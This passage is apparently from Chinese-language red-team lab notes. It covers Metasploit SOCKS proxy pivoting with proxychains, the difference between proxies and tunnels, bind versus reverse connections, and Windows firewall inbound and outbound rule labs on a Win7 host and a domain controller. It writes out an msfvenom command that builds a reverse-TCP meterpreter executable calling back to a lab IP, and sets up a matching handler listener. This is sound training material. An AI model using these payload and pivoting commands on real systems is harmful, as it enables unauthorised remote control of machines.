   ----     ---------------  --------  -----------
   RHOSTS   192.168.52.138   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/bas
                                       ics/using-metasploit.html
   RPORT                     no        The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) >
```

③设置完以后,就可以直接运行

run

socks 代理

```
msf6 auxiliary(scanner/smb/smb_version) > search socks

Matching Modules
================

   #  Name                                        Disclosure Date  Rank    Check  Description
   -  ----                                        ---------------  ----    -----  -----------
   0  auxiliary/server/socks_proxy                .                normal  No     SOCKS Proxy Server
   1  auxiliary/server/socks_unc                  .                normal  No     SOCKS Proxy UNC Path Redirection
   2  auxiliary/scanner/http/sockso_traversal     2012-03-14       normal  No     Sockso Music Host Server 1.5 Directory
Traversal


Interact with a module by name or index. For example info 2, use 2 or use auxiliary/scanner/http/sockso_traversal

msf6 auxiliary(scanner/smb/smb_version) >
```

Options 查看一下

```
msf6 auxiliary(scanner/smb/smb_version) > use auxiliary/server/socks_proxy
msf6 auxiliary(server/socks_proxy) > options

Module options (auxiliary/server/socks_proxy):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on
                                       the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT  1080             yes       The port to listen on
   VERSION  5                yes       The SOCKS version to use (Accepted: 4a, 5)


   When VERSION is 5:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        Proxy password for SOCKS5 listener
   USERNAME                   no        Proxy username for SOCKS5 listener

Auxiliary action:

   Name   Description
   ----   -----------
   Proxy  Run a SOCKS proxy server


View the full module info with the info, or info -d command.

msf6 auxiliary(server/socks_proxy) >
```

需要和这个文件的端口一致

```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4  127.0.0.1 9050
"proxychains4.conf" 162L, 5847B
```

set srvport 9050 端口号配成 9050

```
msf6 auxiliary(server/socks_proxy) > set srvport 9050
srvport ⇒ 9050
msf6 auxiliary(server/socks_proxy) >
```

版本号配成 4a

```
msf6 auxiliary(server/socks_proxy) > set version 4a
version ⇒ 4a
```

然后查看一下配置

```
msf6 auxiliary(server/socks_proxy) > options

Module options (auxiliary/server/socks_proxy):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on
                                       the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT  9050             yes       The port to listen on
   VERSION  4a               yes       The SOCKS version to use (Accepted: 4a, 5)


   When VERSION is 5:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        Proxy password for SOCKS5 listener
   USERNAME                   no        Proxy username for SOCKS5 listener


Auxiliary action:

   Name   Description
   ----   -----------
   Proxy  Run a SOCKS proxy server


View the full module info with the info, or info -d command.

msf6 auxiliary(server/socks_proxy) >
```

最后 run 运行一下

```
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 0.
msf6 auxiliary(server/socks_proxy) >
[*] Starting the SOCKS proxy server
```

我们验证一下上面所做:

```
┌──(root㉿kali)-[~]
└─# proxychains curl http://192.168.52.138
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
```

10.11

知识补充:

代理目的:解决内网之间网络不通的问题,作为一个红队人员,我们要通过一个跳板机拿到内网域控的权限的时候,由于你不能直接和域控通信 ,所以要使用代理来解决问题;

方法:利用跳板机建立节点. (跳板机是双方都能够通信的)

(解决的是硬件问题)

隧道技术:主要是解决不出网协议上线的问题.

方法:利用出网的协议封装后出网.

堡垒机:可以看成跳板机的高级形态.

(解决可能是防火墙/堡垒机一些设置导致的问题,对网络有限制,它可能限制一些协议,就用它没有限制的协议解决问题)

正向&反向连接

正向:客户端找服务端

工作流程：

1. 服务器（被连接方）先启动，在一个特定的**IP地址和端口**上开启监听，等待客户端的连接。
2. 客户端（连接方）知道服务器的地址和端口后，**主动发起连接请求**。
3. 服务器接受请求，建立通信通道，双方开始传输数据。

反向:服务端找客户端(主要是为了绕过安全设备)

工作流程：

1. 攻击者（被连接方）在自己的公网服务器上启动一个监听程序，等待连接。
2. 在受害者机器上运行一个客户端程序，这个程序的配置里写明了攻击者的**IP地址和端口**。
3. 受害者机器上的程序**主动向外**发起连接，连接到攻击者的监听端口。
4. 连接建立后，攻击者就获得了对受害者机器的控制通道。

在后渗透时要判断的点

1、什么时候用代理
2、什么时候用隧道
3、判断出网和不出网协议
TCP ICMP
4、如何用代理建立节点并连接 （socks）
5、如何用隧道封装协议上线（CS、MSF）
6、判断哪些代理或者隧道的情况选择放弃


如何用隧道封装协议上线(cs,msf)?

案例:单机防火墙出入栈(win7)

步骤:

一般情况下入栈规则比出栈规则多,这是为什么经常使用反向连接的原因


(入栈规则就是别人发送给你)




配置好出栈/入栈规则要把防火墙打开,才能启用

在入栈里面添加 http 限制


①选择端口



②选择 tcp,指定 80 端口


指定此规则应用于的协议和端口。
步骤:
规则类型
协议和端口
操作
配置文件
名称
该规则应用于 TCP 还是 UDP?
TCP
UDP
此规则适用于所有本地端口还是特定本地端口?
所有本地端口(A)
特定本地端口(S):
80
示例: 80、443、5000-5010

③选择阻止连接



指定在连接与规则中指定的条件相匹配时要执行的操作。
步骤:
规则类型
协议和端口
操作
配置文件
名称
连接符合指定条件时应该进行什么操作?
允许连接(A)
这包括使用 IPsec 保护以及未使用 IPsec 保护的连接。
只允许安全连接(C)
这仅包括使用 IPsec 进行身份验证的连接。使用 IPsec 属性中的设置以及连接安全规则节点中的规则的连接将受到保护。
自定义(Z)...
阻止连接(K)


指定此规则应用的配置文件
步骤:
规则类型
协议和端口
操作
配置文件
名称
何时应用该规则?
域(D)
计算机连接到其企业域时应用。
专用(P)
计算机连接到专用网络位置时应用。
公用(U)
计算机连接到公用网络位置时应用。

④取个名字

我们建好的规则可以看出,我们组织任何人访问 80 端口

然后我们测试一下,



在浏览器上搜索 192.168.3.100,加载不出来,是因为,我们对它的入栈规则做了严格限制.

实验一:限制协议出入栈

我们写一个木马

```
┌──(root㉿kali)-[/home/kali]
└─# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.3.145 lport=4445 -f exe -o payload1.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: payload1.exe
```

然后监听这个端口

```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole
Metasploit tip: Start commands with a space to avoid saving them to history

MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMM                  MMMMMMMMMMMM
MMMN$                             vMMMM
MMMNl  MMMMM                 MMMMM  JMMMM
MMMNl  MMMMMMMN         NMMMMMMM  JMMMM
MMMNl  MMMMMMMMMNmmmNMMMMMMMMM  JMMMM
```

开启一个监听模块

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > options
```

查看一下配置


```
msf6 exploit(multi/handler) > options

Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.
```

设置 IP 和端口,payload


IP:0.0.0.0

端口:4445


Payload:设置成反连(正向连接是 bind)



运行一下



我们在 win7 上查看一下



正在保持会话的状态

我们发现 4445 端口有反连,因此我们要把进程干掉


然后我们查看,没有这个进程

然后打开防火墙


对出栈,入栈规则做一个限制

由于我们是反连木马,所以我们设置出栈规则

基于 tcp,端口设为 4445




点击阻止连接,应用



取一个名字:test

在 kali 端开启监听

,在 win7 运行木马,kali 端是上线不了的



因为我把 win7 出栈规则的 4445 端口给禁用了,所以无法上线


理解三种网络类型:

专用网络:默认策略相对比较宽松,允许一下入站连接.

公用网络:有很多未知设备,安全风险高,安全策略最严格,默认阻止所以入站连接.


域网络:由域控通过组策略集中管理,普通用户无法修改

实验二: 在域控配置出入站规则,应用到全局



取自己的名字

然后操作->编辑,点到这一部分




我们点击 windows 防火墙属性,进行配置


防火墙状态配置:关闭

入站连接:阻止

出站连接:允许



可以看到域的防火墙已经关闭




Win7 的防火墙还是开启的

然后我们进行下列操作


组策略管理


在 win7 上面




